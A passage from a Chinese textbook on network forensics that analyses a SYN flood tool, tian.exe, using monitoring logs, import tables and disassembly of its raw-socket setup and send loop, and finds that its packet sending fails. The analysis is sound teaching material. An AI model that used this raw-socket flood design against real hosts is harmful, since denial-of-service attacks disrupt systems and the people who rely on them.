346	1	vmtoolsd.exe:1984	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
347	1	vmtoolsd.exe:1984	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
348	1	vmtoolsd.exe:1984	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
349	1	VMwareUser.exe:1528	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
350	1	VMwareUser.exe:1528	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
351	1	VMwareUser.exe:1528	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
352	1	VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
353	1	VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
354	1	VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
355	1	VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
356	1	VMwareTray.exe:1504	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
357	1	VMwareTray.exe:1504	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
358	1	VMwareTray.exe:1504	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
359	1	vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
360	1	vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
361	1	vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
362	1	vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D

图 16-6　tian. exe 运行并发动 SYN 攻击时的文件系统变化

从图 16-6 的监控记录中可知，tian. exe 的运行和发动 SYN 攻击时并未对文件系统做任何修改。

（5）网络连接监控。

TcpView. exe 能够清晰地记录本地与外界网络发生的任何 TCP 和 UDP 连接，其记录项主要有进程名、PID、协议类型、本地 IP、本地端口、远程 IP、远程端口、发送数据包量和接收数据包量等。利用 TcpView. exe 对 tian. exe 程序的网络连接情况监控就是使用以上介绍的列项进行的，监控截图如图 16-7 所示。

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Rcvd Packets
svchost. exe	1396	UDP	uervisyt-4b8ade.localdomain	ntp	*	*			
lsass. exe	956	UDP	uervisyt-4b8ade	isakmp	*	*			
svchost. exe	1624	UDP	uervisyt-4b8ade.localdomain	1900	*	*			
svchost. exe	1396	UDP	uervisyt-4b8ade	ntp	*	*			
System	4	UDP	uervisyt-4b8ade.localdomain	netbios-ns	*	*			
svchost. exe	1624	UDP	uervisyt-4b8ade	1900	*	*			
lsass. exe	956	UDP	uervisyt-4b8ade	4500	*	*			
System	4	UDP	uervisyt-4b8ade.localdomain	netbios-dgm	*	*			
svchost. exe	1272	TCP	uervisyt-4b8ade	epmap	uervisyt-4b8ade	0	LISTENING		
alg. exe	1344	TCP	uervisyt-4b8ade	1025	uervisyt-4b8ade	0	LISTENING		
System	4	TCP	uervisyt-4b8ade.localdomain	netbios-ssn	uervisyt-4b8ade	0	LISTENING		

图 16-7　tian. exe 运行并发动 SYN 攻击时的网络连接状况

根据图 16-7 中呈现的结果，并未发现 tian. exe 对外的任何网络连接的进出和数据包的发送记录。

5）原理分析

主要是对 tian. exe 程序进行查壳、脱壳、跟踪检测和逆向，分析 tian. exe 程序的运行原理。

（1）查壳。

利用 PEiD. exe 对 tian. exe 进行加壳与否检测，如果熵值大于 6.5 则说明 tian. exe 经过某个压缩、加密，否则，tian. exe 尚未加壳。将 PEiD. exe 程序设置为深度检测模式，可以更好地对 tian. exe 进行查壳。对 tian. exe 查壳截图如图 16-8 所示。




图 16-8　PEiD 对 tian. exe 程序查壳

通过图 16-8 可知，tian. exe 是作者使用 Microsoft Visual C++ 6.0 编程所得，其 Entropy 值为 5.6，小于 6.5 则 tian. exe 程序并未经过加壳处理。

（2）跟踪检测。

该过程主要是 LoadPE. exe 对 tian. exe 进行注入跟踪检测、分析其基本信息、调用的动态链接库以及其导入表。Tian. exe 调用动态链接库如图 16-9 所示。

路径	镜像基址	镜像大小
c:\程序分析\tian.exe	00400000	00007400
c:\windows\system32\ntdll.dll	7C920000	00096000
c:\windows\system32\kernel32.dll	7C800000	0011E000
c:\windows\system32\mfc42.dll	73D30000	000F1000
c:\windows\system32\msvcrt.dll	77BE0000	00058000
c:\windows\system32\gdi32.dll	77EF0000	00049000
c:\windows\system32\user32.dll	77D10000	00090000
c:\windows\system32\shell32.dll	7D590000	007F4000
c:\windows\system32\advapi32.dll	77DA0000	000A9000
c:\windows\system32\rpcrt4.dll	77E50000	00093000
c:\windows\system32\secur32.dll	77FC0000	00011000
c:\windows\system32\shlwapi.dll	77F40000	00076000
c:\windows\system32\ws2_32.dll	71A20000	00017000
c:\windows\system32\ws2help.dll	71A10000	00008000
c:\windows\system32\imm32.dll	76300000	0001D000
c:\windows\system32\lpk.dll	62C20000	00009000
c:\windows\system32\usp10.dll	73FA0000	0006B000
c:\windows\system32\mfc42loc.dll	61BE0000	0000D000
c:\windows\winsxs\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\comctl32.dll	77180000	00103000

图 16-9　tian. exe 程序调用的系统动态链接库列表

从图 16-9 中可以看出，tian. exe 程序调用的系统动态链接库比较多，这里主要分析 msvcrt. dll 和 ws2_32. dll 两个动态链接库。以只读方式将 tian. exe 程序载入到 PE 编辑器里，单击“目录”按钮，可以查看到 msvcrt. dll 和 ws2_32. dll 对应的导入函数。

msvcrt. dll 的导入函数如图 16-10 所示。

根据图 16-10 可知，msvcrt. dll 主要实现相关 C 语言函数的调用。

ws2_32. dll 的导入函数如图 16-11 所示。

分析图 16-11 可知，tian. exe 主要引用了 ws2_32. dll 的 WSASocketA、WSAStartup 和 sendto 函数实现网络连接和数据包的发送。

[输入表]

DLL名称	OriginalFir...	日期时间标志	ForwarderChain	名称	FirstThunk
KERNEL32.dll	00000000	00000000	00000000	0000708C	00003000
MFC42.DLL	00000000	00000000	00000000	0000710A	00003020
MSVCRT.dll	00000000	00000000	00000000	00007114	000031F0
SHELL32.dll	00000000	00000000	00000000	00007234	00003248
USER32.dll	00000000	00000000	00000000	00007250	00003250

ThunkRVA	Thunk 偏移	Thunk 值	提示	API名称
000031F0	000023F0	00007120	02B4	printf
000031F4	000023F4	0000712A	004C	__CxxFrameHandler
000031F8	000023F8	0000713E	02BC	rand
000031FC	000023FC	00007146	0253	atoi
00003200	00002400	0000714E	0058	__dllonexit
00003204	00002404	0000715C	0193	_onexit
00003208	00002408	00007166	00D7	_exit
0000320C	0000240C	0000716E	004B	_XcptFilter

Thunk 数: 15h / 21d (FirstThunk chain)　□ 总是查看 FirstThunk(V)

图 16-10　tian.exe 导入的 msvcrt.dll 函数

[输入表]

DLL名称	OriginalFir...	日期时间标志	ForwarderChain	名称	FirstThunk
MSVCRT.dll	00000000	00000000	00000000	00007114	000031F0
SHELL32.dll	00000000	00000000	00000000	00007234	00003248
USER32.dll	00000000	00000000	00000000	00007250	00003250
WS2_32.dll	00000000	00000000	00000000	000072F0	0000327C

ThunkRVA	Thunk 偏移	Thunk 值	提示	API名称
0000327C	0000247C	000072FC	0008	htonl
00003280	00002480	00007304	0008	htonl
00003284	00002484	0000730C	0009	htons
00003288	00002488	00007314	000B	inet_addr
0000328C	0000248C	00007320	0015	setsockopt
00003290	00002490	0000732E	004E	WSASocketA
00003294	00002494	0000733C	0073	WSAStartup
00003298	00002498	0000734A	0014	sendto

Thunk 数: 8h / 8d (FirstThunk chain)　□ 总是查看 FirstThunk(V)

图 16-11　tian.exe 导入的 ws2_32.dll 函数

(3) 逆向分析。

反汇编可以实现程序的机器码到汇编语言的转换,能够帮助分析人员对某个程序本身的编程原理和过程进行深入的掌握。以下各图(图 16-12～图 16-15)所示为 tian.exe 程序进行 socket 的初始化、RAW 的建立和大量数据包发送的反汇编截图。

从图 16-12 所示的反汇编代码可以看出 tian.exe 加载 ws2_32.dll、利用 WSAStartup 函数进行初始化的过程。

从图 16-13 可知,Tian.exe 调用 ws2_32.dll 的 wsasocketA 函数来创建原始套接字并调用 setsockopt 进行设置。

在图 16-14 的显示结果中,“cmp edx,10000”汇编代码指的是建立 65 536 次 for 循环,理想目的是实现发送 65 536 个 SYN 数据包。

图 16-15 反映出,在 65 536 次循环的每次循环中,因为 call tian.004011F0 语句的存在,导致程序直接跳转到 004011F0 地址处执行,所以其不能成功调用 ws2_32.dll 的 sendto 函数来实现 SYN 数据包的发送。

```
反汇编
sub esp,260
push ebx
push ebp
push esi
push edi
xor ebx,ebx
mov ecx,1F
xor eax,eax
lea edi,dword ptr ss:[esp+61]
mov byte ptr ss:[esp+60],bl
mov dword ptr ss:[esp+40],7D0
rep stos dword ptr es:[edi]
stos word ptr es:[edi]
stos byte ptr es:[edi]
mov eax,dword ptr ss:[esp+274]
mov esi,dword ptr ds:[eax]
mov edi,dword ptr ds:[eax+4]
lea eax,dword ptr ss:[esp+E0]
mov dword ptr ss:[esp+48],esi
push eax
push 102
mov dword ptr ss:[esp+18],edi
call dword ptr ds:[<&WS2_32.WSAStartup>]
test eax,eax
je short tian.004012C8
push tian.00405058
mov ecx,esi
call tian.00401D90
push edi
mov ecx,esi
call tian.00401D30
mov ecx,dword ptr ds:[esi+edi*4+244]
```

图 16-12 socket 调用的 ws2_32.dll 初始化过程

```
mov edx,dword ptr ds:[ecx+2C]
push edx
call dword ptr ds:[<&KERNEL32.SuspendThread>]
push 1
push 0
push 0
push 0FF
push 3
push 2
call dword ptr ds:[<&WS2_32.WSASocketA>]
mov ebp,eax
cmp ebp,-1
mov dword ptr ss:[esp+3C],ebp
jnz short tian.0040130D
push tian.00405048
mov ecx,esi
call tian.00401D90
push edi
mov ecx,esi
call tian.00401D30
mov eax,dword ptr ds:[esi+edi*4+244]
mov ecx,dword ptr ds:[eax+2C]
push ecx
call dword ptr ds:[<&KERNEL32.SuspendThread>]
lea edx,dword ptr ss:[esp+4C]
push 4
push edx
push 2
push 0
push ebp
mov dword ptr ss:[esp+60],1
call dword ptr ds:[<&WS2_32.setsockopt>]
```

图 16-13 RAW 套接字创建和设置

```
mov word ptr ss:[esp+28],dx
mov dx,word ptr ds:[esi+78]
push edx
call edi
push 67324643
mov word ptr ss:[esp+2E],ax
call ebp
xor esi,esi
push 4000
mov dword ptr ss:[esp+34],esi
mov byte ptr ss:[esp+38],50
mov byte ptr ss:[esp+39],2
call edi
mov ecx,dword ptr ss:[esp+24]
mov word ptr ss:[esp+36],ax
mov eax,dword ptr ss:[esp+20]
push 14
mov word ptr ss:[esp+3E],si
mov dword ptr ds:[405260],eax
mov dword ptr ds:[405264],ecx
mov byte ptr ds:[405268],0
mov byte ptr ds:[405269],6
call edi
mov word ptr ds:[40526A],ax
mov dword ptr ss:[esp+10],2800
mov edx,ebx
inc ebx
cmp edx,10000
jnz short tian.004014E0
mov ebx,1
mov eax,dword ptr ss:[esp+44]
mov word ptr ss:[esp+1E],0
```

图 16-14　65536 次 for 循环的实现

```
push edx
rep movs dword ptr es:[edi],dword ptr ds:[esi]
mov dword ptr ss:[esp+98],0
call tian.004011F0
mov edx,dword ptr ss:[esp+4C]
add esp,10
mov word ptr ss:[esp+1E],ax
mov ecx,5
lea esi,dword ptr ss:[esp+14]
lea edi,dword ptr ss:[esp+60]
lea eax,dword ptr ss:[esp+50]
push 10
rep movs dword ptr es:[edi],dword ptr ds:[esi]
push eax
push 0
lea ecx,dword ptr ss:[esp+6C]
push 28
push ecx
push edx
call dword ptr ds:[<&WS2_32.sendto>]
cmp eax,-1
jnz short tian.004015C8
call dword ptr ds:[<&KERNEL32.GetLastError>]
push eax
push tian.00405020
call dword ptr ds:[<&MSVCRT.printf>]
add esp,8
mov eax,dword ptr ss:[esp+10]
dec eax
mov dword ptr ss:[esp+10],eax
jnz tian.004014D0
jmp tian.004014C8
```

图 16-15　调用 sendto 函数发送 RAW 的 SYN 数据包

SYN 是 TCP/IP 建立可靠连接的三次握手的第一次握手，SYN 多线程攻击是指在不完成完整的 TCP 三次握手的前提下，在短时间向攻击目标发送大量的 SYN 数据包，进而占用攻击目标的系统资源，影响系统运行。

tian. exe 程序的主要功能是实现 SYN 多线程恶意攻击。但是，其分析结果却与预期结果不同。SYN 多线程攻击在给攻击目标造成系统资源浪费的同时，也对自身资源造成很大浪费。tian. exe 攻击发动时，其行为对本身系统的影响如下。

① 其发动攻击时，确实占用了大量的系统 CPU，同时也增加了内存的使用。

② 在其发动攻击时，并没有创建过多的线程，与未发动攻击时相比，多生成了一个线程，其目的并不是发送大量的半连接的 SYN 数据包，而是利用这个线程来实现 65 536 次 for 循环，进而一直占用系统资源。

③ 其运行和发动攻击并不会对系统的注册表和文件系统造成影响。在网络连接方面，预期结果应该是有大量的网络外出连接，但实际检测结果却是大相径庭，造成这样的原因是，虽然反汇编中 tian. exe 调用 sendto 函数发送 SYN 数据包，但是其并没有成功，所以在网络连接检测中不能发现任何 tian. exe 的网络连接记录。

6. 思考题

网络取证的特点和难点都有哪些？